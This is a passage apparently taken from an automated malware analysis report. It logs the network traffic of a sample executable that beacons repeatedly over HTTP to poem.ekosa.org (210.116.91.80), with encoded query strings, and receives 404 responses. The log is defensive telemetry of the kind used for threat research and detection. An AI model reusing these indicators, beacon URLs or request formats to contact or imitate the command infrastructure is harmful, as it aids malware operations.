Jan 11, 2021 17:54:56.951431990 CET	80	49756	210.116.91.80	192.168.2.4
Jan 11, 2021 17:54:56.951577902 CET	49756	80	192.168.2.4	210.116.91.80
Jan 11, 2021 17:54:56.951904058 CET	49756	80	192.168.2.4	210.116.91.80
Jan 11, 2021 17:54:56.959117889 CET	49758	80	192.168.2.4	210.116.91.80
Jan 11, 2021 17:54:57.212683916 CET	80	49756	210.116.91.80	192.168.2.4
Jan 11, 2021 17:54:57.221164942 CET	80	49758	210.116.91.80	192.168.2.4
Jan 11, 2021 17:54:57.221637011 CET	49758	80	192.168.2.4	210.116.91.80
Jan 11, 2021 17:54:57.222948074 CET	49758	80	192.168.2.4	210.116.91.80
Jan 11, 2021 17:54:57.485622883 CET	80	49758	210.116.91.80	192.168.2.4
Jan 11, 2021 17:54:57.485812902 CET	49758	80	192.168.2.4	210.116.91.80
Jan 11, 2021 17:54:57.486080885 CET	49758	80	192.168.2.4	210.116.91.80
Jan 11, 2021 17:54:57.494767904 CET	49759	80	192.168.2.4	210.116.91.80
Jan 11, 2021 17:54:57.748080015 CET	80	49758	210.116.91.80	192.168.2.4
Jan 11, 2021 17:54:57.753647089 CET	80	49759	210.116.91.80	192.168.2.4
Jan 11, 2021 17:54:57.753793001 CET	49759	80	192.168.2.4	210.116.91.80
Jan 11, 2021 17:54:57.754849911 CET	49759	80	192.168.2.4	210.116.91.80
Jan 11, 2021 17:54:58.014203072 CET	80	49759	210.116.91.80	192.168.2.4
Jan 11, 2021 17:54:58.014525890 CET	49759	80	192.168.2.4	210.116.91.80
Jan 11, 2021 17:54:58.014581919 CET	49759	80	192.168.2.4	210.116.91.80
Jan 11, 2021 17:54:58.138900995 CET	49761	80	192.168.2.4	210.116.91.80
Jan 11, 2021 17:54:58.273649931 CET	80	49759	210.116.91.80	192.168.2.4
Jan 11, 2021 17:54:58.403007030 CET	80	49761	210.116.91.80	192.168.2.4
Jan 11, 2021 17:54:58.403090954 CET	49761	80	192.168.2.4	210.116.91.80
Jan 11, 2021 17:54:58.403862000 CET	49761	80	192.168.2.4	210.116.91.80
Jan 11, 2021 17:54:58.668386936 CET	80	49761	210.116.91.80	192.168.2.4
Jan 11, 2021 17:54:58.668536901 CET	49761	80	192.168.2.4	210.116.91.80
Jan 11, 2021 17:54:58.668831110 CET	49761	80	192.168.2.4	210.116.91.80
Jan 11, 2021 17:54:58.675659895 CET	49762	80	192.168.2.4	210.116.91.80
Jan 11, 2021 17:54:58.932600975 CET	80	49761	210.116.91.80	192.168.2.4
Jan 11, 2021 17:54:58.936108112 CET	80	49762	210.116.91.80	192.168.2.4
Jan 11, 2021 17:54:58.936343908 CET	49762	80	192.168.2.4	210.116.91.80
Jan 11, 2021 17:54:58.937810898 CET	49762	80	192.168.2.4	210.116.91.80
Jan 11, 2021 17:54:59.198338032 CET	80	49762	210.116.91.80	192.168.2.4
Jan 11, 2021 17:54:59.198510885 CET	49762	80	192.168.2.4	210.116.91.80
Jan 11, 2021 17:54:59.198682070 CET	49762	80	192.168.2.4	210.116.91.80
Jan 11, 2021 17:54:59.221259117 CET	49763	80	192.168.2.4	210.116.91.80
Jan 11, 2021 17:54:59.458458900 CET	80	49762	210.116.91.80	192.168.2.4
Jan 11, 2021 17:54:59.488636971 CET	80	49763	210.116.91.80	192.168.2.4
Jan 11, 2021 17:54:59.488924980 CET	49763	80	192.168.2.4	210.116.91.80
Jan 11, 2021 17:54:59.492043972 CET	49763	80	192.168.2.4	210.116.91.80

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 11, 2021 17:54:59.760138988 CET	80	49763	210.116.91.80	192.168.2.4
Jan 11, 2021 17:54:59.760399103 CET	49763	80	192.168.2.4	210.116.91.80
Jan 11, 2021 17:54:59.760581970 CET	49763	80	192.168.2.4	210.116.91.80
Jan 11, 2021 17:54:59.872613907 CET	49765	80	192.168.2.4	210.116.91.80
Jan 11, 2021 17:55:00.027846098 CET	80	49763	210.116.91.80	192.168.2.4
Jan 11, 2021 17:55:00.136830091 CET	80	49765	210.116.91.80	192.168.2.4
Jan 11, 2021 17:55:00.137089968 CET	49765	80	192.168.2.4	210.116.91.80
Jan 11, 2021 17:55:00.138458967 CET	49765	80	192.168.2.4	210.116.91.80
Jan 11, 2021 17:55:00.403141022 CET	80	49765	210.116.91.80	192.168.2.4
Jan 11, 2021 17:55:00.403307915 CET	49765	80	192.168.2.4	210.116.91.80
Jan 11, 2021 17:55:00.403438091 CET	49765	80	192.168.2.4	210.116.91.80
Jan 11, 2021 17:55:00.406855106 CET	49766	80	192.168.2.4	210.116.91.80
Jan 11, 2021 17:55:00.667313099 CET	80	49765	210.116.91.80	192.168.2.4
Jan 11, 2021 17:55:00.676996946 CET	80	49766	210.116.91.80	192.168.2.4
Jan 11, 2021 17:55:00.677155018 CET	49766	80	192.168.2.4	210.116.91.80
Jan 11, 2021 17:55:00.678997040 CET	49766	80	192.168.2.4	210.116.91.80
Jan 11, 2021 17:55:00.949650049 CET	80	49766	210.116.91.80	192.168.2.4
Jan 11, 2021 17:55:00.949882030 CET	49766	80	192.168.2.4	210.116.91.80
Jan 11, 2021 17:55:00.950048923 CET	49766	80	192.168.2.4	210.116.91.80
Jan 11, 2021 17:55:00.956501961 CET	49768	80	192.168.2.4	210.116.91.80
Jan 11, 2021 17:55:01.219989061 CET	80	49766	210.116.91.80	192.168.2.4
Jan 11, 2021 17:55:01.222208977 CET	80	49768	210.116.91.80	192.168.2.4
Jan 11, 2021 17:55:01.222369909 CET	49768	80	192.168.2.4	210.116.91.80
Jan 11, 2021 17:55:01.223732948 CET	49768	80	192.168.2.4	210.116.91.80
Jan 11, 2021 17:55:01.488401890 CET	80	49768	210.116.91.80	192.168.2.4
Jan 11, 2021 17:55:01.488492012 CET	49768	80	192.168.2.4	210.116.91.80
Jan 11, 2021 17:55:01.490192890 CET	49768	80	192.168.2.4	210.116.91.80
Jan 11, 2021 17:55:01.605155945 CET	49769	80	192.168.2.4	210.116.91.80
Jan 11, 2021 17:55:01.754262924 CET	80	49768	210.116.91.80	192.168.2.4
Jan 11, 2021 17:55:01.866909981 CET	80	49769	210.116.91.80	192.168.2.4
Jan 11, 2021 17:55:01.867063999 CET	49769	80	192.168.2.4	210.116.91.80
Jan 11, 2021 17:55:01.867994070 CET	49769	80	192.168.2.4	210.116.91.80
Jan 11, 2021 17:55:02.130270958 CET	80	49769	210.116.91.80	192.168.2.4
Jan 11, 2021 17:55:02.130368948 CET	49769	80	192.168.2.4	210.116.91.80
Jan 11, 2021 17:55:02.130969048 CET	49769	80	192.168.2.4	210.116.91.80
Jan 11, 2021 17:55:02.135477066 CET	49771	80	192.168.2.4	210.116.91.80
Jan 11, 2021 17:55:02.392546892 CET	80	49769	210.116.91.80	192.168.2.4
Jan 11, 2021 17:55:02.396588087 CET	80	49771	210.116.91.80	192.168.2.4
Jan 11, 2021 17:55:02.396747112 CET	49771	80	192.168.2.4	210.116.91.80
Jan 11, 2021 17:55:02.398149014 CET	49771	80	192.168.2.4	210.116.91.80
Jan 11, 2021 17:55:02.659898996 CET	80	49771	210.116.91.80	192.168.2.4
Jan 11, 2021 17:55:02.660130024 CET	49771	80	192.168.2.4	210.116.91.80
Jan 11, 2021 17:55:02.660479069 CET	49771	80	192.168.2.4	210.116.91.80
Jan 11, 2021 17:55:02.668045998 CET	49772	80	192.168.2.4	210.116.91.80
Jan 11, 2021 17:55:02.921279907 CET	80	49771	210.116.91.80	192.168.2.4
Jan 11, 2021 17:55:02.929611921 CET	80	49772	210.116.91.80	192.168.2.4
Jan 11, 2021 17:55:02.929838896 CET	49772	80	192.168.2.4	210.116.91.80
Jan 11, 2021 17:55:02.931457043 CET	49772	80	192.168.2.4	210.116.91.80
Jan 11, 2021 17:55:03.193223953 CET	80	49772	210.116.91.80	192.168.2.4
Jan 11, 2021 17:55:03.193450928 CET	49772	80	192.168.2.4	210.116.91.80
Jan 11, 2021 17:55:03.193942070 CET	49772	80	192.168.2.4	210.116.91.80
Jan 11, 2021 17:55:03.312998056 CET	49774	80	192.168.2.4	210.116.91.80
Jan 11, 2021 17:55:03.455095053 CET	80	49772	210.116.91.80	192.168.2.4
Jan 11, 2021 17:55:03.584038973 CET	80	49774	210.116.91.80	192.168.2.4
Jan 11, 2021 17:55:03.584239006 CET	49774	80	192.168.2.4	210.116.91.80
Jan 11, 2021 17:55:03.585913897 CET	49774	80	192.168.2.4	210.116.91.80

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 11, 2021 17:54:50.327912092 CET	56534	53	192.168.2.4	8.8.8.8
Jan 11, 2021 17:54:50.375921965 CET	53	56534	8.8.8.8	192.168.2.4
Jan 11, 2021 17:54:51.456178904 CET	56627	53	192.168.2.4	8.8.8.8
Jan 11, 2021 17:54:51.507028103 CET	53	56627	8.8.8.8	192.168.2.4

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 11, 2021 17:54:52.859436989 CET	56621	53	192.168.2.4	8.8.8.8
Jan 11, 2021 17:54:52.910554886 CET	53	56621	8.8.8.8	192.168.2.4
Jan 11, 2021 17:54:54.150439978 CET	63116	53	192.168.2.4	8.8.8.8
Jan 11, 2021 17:54:54.198148012 CET	53	63116	8.8.8.8	192.168.2.4
Jan 11, 2021 17:54:55.312558889 CET	64078	53	192.168.2.4	8.8.8.8
Jan 11, 2021 17:54:55.363318920 CET	53	64078	8.8.8.8	192.168.2.4
Jan 11, 2021 17:54:56.019773960 CET	64801	53	192.168.2.4	8.8.8.8
Jan 11, 2021 17:54:56.400116920 CET	53	64801	8.8.8.8	192.168.2.4
Jan 11, 2021 17:54:56.479903936 CET	61721	53	192.168.2.4	8.8.8.8
Jan 11, 2021 17:54:56.528000116 CET	53	61721	8.8.8.8	192.168.2.4
Jan 11, 2021 17:54:57.613356113 CET	51255	53	192.168.2.4	8.8.8.8
Jan 11, 2021 17:54:57.664556980 CET	53	51255	8.8.8.8	192.168.2.4
Jan 11, 2021 17:54:59.272258043 CET	61522	53	192.168.2.4	8.8.8.8
Jan 11, 2021 17:54:59.323074102 CET	53	61522	8.8.8.8	192.168.2.4
Jan 11, 2021 17:55:00.485110044 CET	52337	53	192.168.2.4	8.8.8.8
Jan 11, 2021 17:55:00.541618109 CET	53	52337	8.8.8.8	192.168.2.4
Jan 11, 2021 17:55:01.652298927 CET	55046	53	192.168.2.4	8.8.8.8
Jan 11, 2021 17:55:01.710850000 CET	53	55046	8.8.8.8	192.168.2.4
Jan 11, 2021 17:55:02.817600012 CET	49612	53	192.168.2.4	8.8.8.8
Jan 11, 2021 17:55:02.865578890 CET	53	49612	8.8.8.8	192.168.2.4
Jan 11, 2021 17:55:03.955786943 CET	49285	53	192.168.2.4	8.8.8.8
Jan 11, 2021 17:55:04.003793955 CET	53	49285	8.8.8.8	192.168.2.4
Jan 11, 2021 17:55:05.092745066 CET	50601	53	192.168.2.4	8.8.8.8
Jan 11, 2021 17:55:05.143625975 CET	53	50601	8.8.8.8	192.168.2.4
Jan 11, 2021 17:55:14.155049086 CET	60875	53	192.168.2.4	8.8.8.8
Jan 11, 2021 17:55:14.206022978 CET	53	60875	8.8.8.8	192.168.2.4
Jan 11, 2021 17:55:18.857247114 CET	56448	53	192.168.2.4	8.8.8.8
Jan 11, 2021 17:55:18.915152073 CET	53	56448	8.8.8.8	192.168.2.4
Jan 11, 2021 17:55:30.622966051 CET	59172	53	192.168.2.4	8.8.8.8
Jan 11, 2021 17:55:30.697223902 CET	53	59172	8.8.8.8	192.168.2.4
Jan 11, 2021 17:55:40.183861971 CET	62420	53	192.168.2.4	8.8.8.8
Jan 11, 2021 17:55:40.242363930 CET	53	62420	8.8.8.8	192.168.2.4
Jan 11, 2021 17:55:40.341576099 CET	60579	53	192.168.2.4	8.8.8.8
Jan 11, 2021 17:55:40.389503956 CET	53	60579	8.8.8.8	192.168.2.4
Jan 11, 2021 17:55:49.522109032 CET	50183	53	192.168.2.4	8.8.8.8
Jan 11, 2021 17:55:49.569937944 CET	53	50183	8.8.8.8	192.168.2.4
Jan 11, 2021 17:55:50.181818008 CET	61531	53	192.168.2.4	8.8.8.8
Jan 11, 2021 17:55:50.255687952 CET	53	61531	8.8.8.8	192.168.2.4
Jan 11, 2021 17:55:52.533818007 CET	49228	53	192.168.2.4	8.8.8.8
Jan 11, 2021 17:55:52.594717979 CET	53	49228	8.8.8.8	192.168.2.4
Jan 11, 2021 17:56:24.092113018 CET	59794	53	192.168.2.4	8.8.8.8
Jan 11, 2021 17:56:24.142743111 CET	53	59794	8.8.8.8	192.168.2.4
Jan 11, 2021 17:56:25.992212057 CET	55916	53	192.168.2.4	8.8.8.8
Jan 11, 2021 17:56:26.048433065 CET	53	55916	8.8.8.8	192.168.2.4

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 11, 2021 17:54:56.019773960 CET	192.168.2.4	8.8.8.8	0x86a6	Standard query (0)	poem.ekosa.org	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 11, 2021 17:54:56.400116920 CET	8.8.8.8	192.168.2.4	0x86a6	No error (0)	poem.ekosa.org		210.116.91.80	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- poem.ekosa.org

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.4	49756	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
Jan 11, 2021 17:54:56.689865112 CET	77	OUT	GET /intro/info/info.asp?id=dn678 HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.2; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: poem.ekosa.org Connection: Keep-Alive
Jan 11, 2021 17:54:56.951431990 CET	83	IN	HTTP/1.1 404 Not Found Content-Type: text/html; charset=us-ascii Server: Microsoft-HTTPAPI/2.0 Date: Mon, 11 Jan 2021 16:54:56 GMT Connection: close Content-Length: 315 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 57 33 43 2f 2f 44 54 44 20 48 54 4d 4c 20 34 2e 30 31 2f 2f 45 4e 22 22 68 74 74 70 3a 2f 2f 77 77 7e 77 33 2e 6f 72 67 2f 54 52 2f 68 74 6d 6c 34 2f 73 74 72 69 63 74 2e 64 74 64 22 3e 0d 0a 3c 48 54 4d 4c 3e 3c 48 45 41 44 3e 3c 54 49 54 4c 45 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 54 49 54 4c 45 3e 0d 0a 3c 4d 45 54 41 20 48 54 54 50 2d 45 51 55 49 56 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 43 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 75 73 2d 61 73 63 69 69 22 3e 3c 2f 48 45 41 44 3e 0d 0a 3c 42 4f 44 59 3e 3c 68 32 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 32 3e 0d 0a 3c 68 72 3e 3c 70 3e 48 54 54 50 20 45 72 72 6f 72 20 34 30 34 2e 20 54 68 65 20 72 65 71 75 65 73 74 65 64 20 72 65 73 6f 75 72 63 65 20 69 73 20 6e 6f 74 20 66 6f 75 6e 64 2e 3c 2f 70 3e 0d 0a 3c 2f 42 4f 44 59 3e 3c 2f 48 54 4d 4c 3e 0d 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN" "http://www.w3.org/TR/html4/strict.dtd"><HTML> <HEAD><TITLE>Not Found</TITLE><META HTTP-EQUIV="Content-Type" Content="text/html; charset=us-ascii"></HEAD><BODY> Not Found <hr> HTTP Error 404. The requested resource is not found. </BODY></HTML>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.4	49758	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
Jan 11, 2021 17:54:57.222948074 CET	86	OUT	GET /intro/info/info.asp?search=2tjbpK6urq6urq6u HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.2; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: poem.ekosa.org Connection: Keep-Alive
Jan 11, 2021 17:54:57.485622883 CET	90	IN	HTTP/1.1 404 Not Found Content-Type: text/html; charset=us-ascii Server: Microsoft-HTTPAPI/2.0 Date: Mon, 11 Jan 2021 16:54:56 GMT Connection: close Content-Length: 315 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 57 33 43 2f 2f 44 54 44 20 48 54 4d 4c 20 34 2e 30 31 2f 2f 45 4e 22 22 68 74 74 70 3a 2f 2f 77 77 7e 77 33 2e 6f 72 67 2f 54 52 2f 68 74 6d 6c 34 2f 73 74 72 69 63 74 2e 64 74 64 22 3e 0d 0a 3c 48 54 4d 4c 3e 3c 48 45 41 44 3e 3c 54 49 54 4c 45 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 54 49 54 4c 45 3e 0d 0a 3c 4d 45 54 41 20 48 54 54 50 2d 45 51 55 49 56 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 43 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 75 73 2d 61 73 63 69 69 22 3e 3c 2f 48 45 41 44 3e 0d 0a 3c 42 4f 44 59 3e 3c 68 32 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 32 3e 0d 0a 3c 68 72 3e 3c 70 3e 48 54 54 50 20 45 72 72 6f 72 20 34 30 34 2e 20 54 68 65 20 72 65 71 75 65 73 74 65 64 20 72 65 73 6f 75 72 63 65 20 69 73 20 6e 6f 74 20 66 6f 75 6e 64 2e 3c 2f 70 3e 0d 0a 3c 2f 42 4f 44 59 3e 3c 2f 48 54 4d 4c 3e 0d 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN" "http://www.w3.org/TR/html4/strict.dtd"><HTML> <HEAD><TITLE>Not Found</TITLE><META HTTP-EQUIV="Content-Type" Content="text/html; charset=us-ascii"></HEAD><BODY> Not Found <hr> HTTP Error 404. The requested resource is not found. </BODY></HTML>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
10	192.168.2.4	49771	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
Jan 11, 2021 17:55:02.398149014 CET	245	OUT	GET /intro/info/info.asp?search=2tjbpK6urq6urq6u HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.2; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: poem.ekosa.org Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Jan 11, 2021 17:55:02.659898996 CET	249	IN	HTTP/1.1 404 Not Found Content-Type: text/html; charset=us-ascii Server: Microsoft-HTTPAPI/2.0 Date: Mon, 11 Jan 2021 16:55:02 GMT Connection: close Content-Length: 315 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 57 33 43 2f 2f 44 54 44 20 48 54 4d 4c 20 34 2e 30 31 2f 2f 45 4e 22 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 54 52 2f 68 74 6d 6c 34 2f 73 74 72 69 63 74 2e 64 74 64 22 3e 0d 0a 3c 48 54 4d 4c 3e 3c 48 45 41 44 3e 3c 54 49 54 4c 45 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 54 49 54 4c 45 3e 0d 0a 3c 4d 45 54 41 20 48 54 54 50 2d 45 51 55 49 56 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 43 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 75 73 2d 61 73 63 69 69 22 3e 3c 2f 48 45 41 44 3e 0d 0a 3c 42 4f 44 59 3e 3c 68 32 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 32 3e 0d 0a 3c 68 72 3e 3c 70 3e 48 54 54 50 20 45 72 72 6f 72 20 34 30 34 2e 20 54 68 65 20 72 65 71 75 65 73 74 65 64 20 72 65 73 6f 75 72 63 65 20 69 73 20 6e 6f 74 20 66 6f 75 6e 64 2e 3c 2f 70 3e 0d 0a 3c 2f 42 4f 44 59 3e 3c 2f 48 54 4d 4c 3e 0d 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN" "http://www.w3.org/TR/html4/strict.dtd"><HTML><HEAD><TITLE>Not Found</TITLE><META HTTP-EQUIV="Content-Type" Content="text/html; charset=us-ascii"></HEAD><BODY> Not Found <hr> HTTP Error 404. The requested resource is not found. </BODY></HTML>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
100	192.168.2.4	49878	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
Jan 11, 2021 17:55:54.989450932 CET	4307	OUT	GET /intro/info/info.asp?search=2tjbpK6urq6urq6u HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.2; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: poem.ekosa.org Connection: Keep-Alive
Jan 11, 2021 17:55:55.253542900 CET	4307	IN	HTTP/1.1 404 Not Found Content-Type: text/html; charset=us-ascii Server: Microsoft-HTTPAPI/2.0 Date: Mon, 11 Jan 2021 16:55:55 GMT Connection: close Content-Length: 315 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 57 33 43 2f 2f 44 54 44 20 48 54 4d 4c 20 34 2e 30 31 2f 2f 45 4e 22 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 54 52 2f 68 74 6d 6c 34 2f 73 74 72 69 63 74 2e 64 74 64 22 3e 0d 0a 3c 48 54 4d 4c 3e 3c 48 45 41 44 3e 3c 54 49 54 4c 45 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 54 49 54 4c 45 3e 0d 0a 3c 4d 45 54 41 20 48 54 54 50 2d 45 51 55 49 56 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 43 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 75 73 2d 61 73 63 69 69 22 3e 3c 2f 48 45 41 44 3e 0d 0a 3c 42 4f 44 59 3e 3c 68 32 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 32 3e 0d 0a 3c 68 72 3e 3c 70 3e 48 54 54 50 20 45 72 72 6f 72 20 34 30 34 2e 20 54 68 65 20 72 65 71 75 65 73 74 65 64 20 72 65 73 6f 75 72 63 65 20 69 73 20 6e 6f 74 20 66 6f 75 6e 64 2e 3c 2f 70 3e 0d 0a 3c 2f 42 4f 44 59 3e 3c 2f 48 54 4d 4c 3e 0d 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN" "http://www.w3.org/TR/html4/strict.dtd"><HTML><HEAD><TITLE>Not Found</TITLE><META HTTP-EQUIV="Content-Type" Content="text/html; charset=us-ascii"></HEAD><BODY> Not Found <hr> HTTP Error 404. The requested resource is not found. </BODY></HTML>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
101	192.168.2.4	49879	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
Jan 11, 2021 17:55:55.525911093 CET	5086	OUT	GET /intro/info/info.asp?search=2tjbpK6urq6urq6u HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.2; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: poem.ekosa.org Connection: Keep-Alive
Jan 11, 2021 17:55:55.787642002 CET	5087	IN	HTTP/1.1 404 Not Found Content-Type: text/html; charset=us-ascii Server: Microsoft-HTTPAPI/2.0 Date: Mon, 11 Jan 2021 16:55:55 GMT Connection: close Content-Length: 315 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 57 33 43 2f 2f 44 54 44 20 48 54 4d 4c 20 34 2e 30 31 2f 2f 45 4e 22 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 54 52 2f 68 74 6d 6c 34 2f 73 74 72 69 63 74 2e 64 74 64 22 3e 0d 0a 3c 48 54 4d 4c 3e 3c 48 45 41 44 3e 3c 54 49 54 4c 45 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 54 49 54 4c 45 3e 0d 0a 3c 4d 45 54 41 20 48 54 54 50 2d 45 51 55 49 56 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 43 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 75 73 2d 61 73 63 69 69 22 3e 3c 2f 48 45 41 44 3e 0d 0a 3c 42 4f 44 59 3e 3c 68 32 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 32 3e 0d 0a 3c 68 72 3e 3c 70 3e 48 54 54 50 20 45 72 72 6f 72 20 34 30 34 2e 20 54 68 65 20 72 65 71 75 65 73 74 65 64 20 72 65 73 6f 75 72 63 65 20 69 73 20 6e 6f 74 20 66 6f 75 6e 64 2e 3c 2f 70 3e 0d 0a 3c 2f 42 4f 44 59 3e 3c 2f 48 54 4d 4c 3e 0d 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN" "http://www.w3.org/TR/html4/strict.dtd"><HTML><HEAD><TITLE>Not Found</TITLE><META HTTP-EQUIV="Content-Type" Content="text/html; charset=us-ascii"></HEAD><BODY> Not Found <hr> HTTP Error 404. The requested resource is not found. </BODY></HTML>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
102	192.168.2.4	49880	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
Jan 11, 2021 17:55:56.170101881 CET	5087	OUT	GET /intro/info/info.asp?id=dn678 HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.2; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: poem.ekosa.org Connection: Keep-Alive
Jan 11, 2021 17:55:56.433552980 CET	5088	IN	HTTP/1.1 404 Not Found Content-Type: text/html; charset=us-ascii Server: Microsoft-HTTPAPI/2.0 Date: Mon, 11 Jan 2021 16:55:56 GMT Connection: close Content-Length: 315 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 57 33 43 2f 2f 44 54 44 20 48 54 4d 4c 20 34 2e 30 31 2f 2f 45 4e 22 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 54 52 2f 68 74 6d 6c 3a 2f 73 74 72 69 63 74 2e 64 74 64 22 3e 0d 0a 3c 48 54 4d 4c 3e 3c 48 45 41 44 3e 3c 54 49 54 4c 45 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 54 49 54 4c 45 3e 0d 0a 3c 4d 45 54 41 20 48 54 54 50 2d 45 51 55 49 56 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 43 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 75 73 2d 61 73 63 69 69 22 3e 3c 2f 48 45 41 44 3e 0d 0a 3c 42 4f 44 59 3e 3c 68 32 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 32 3e 0d 0a 3c 68 72 3e 3c 70 3e 48 54 54 50 20 45 72 72 6f 72 20 34 30 34 2e 20 54 68 65 20 72 65 71 75 65 73 74 65 64 20 72 65 73 6f 75 72 63 65 20 69 73 20 6e 6f 74 20 66 6f 75 6e 64 2e 3c 2f 70 3e 0d 0a 3c 2f 42 4f 44 59 3e 3c 2f 48 54 4d 4c 3e 0d 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN" "http://www.w3.org/TR/html4/strict.dtd"><HTML><HEAD><TITLE>Not Found</TITLE><META HTTP-EQUIV="Content-Type" Content="text/html; charset=us-ascii"></HEAD><BODY> Not Found <hr> HTTP Error 404. The requested resource is not found. </BODY></HTML>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
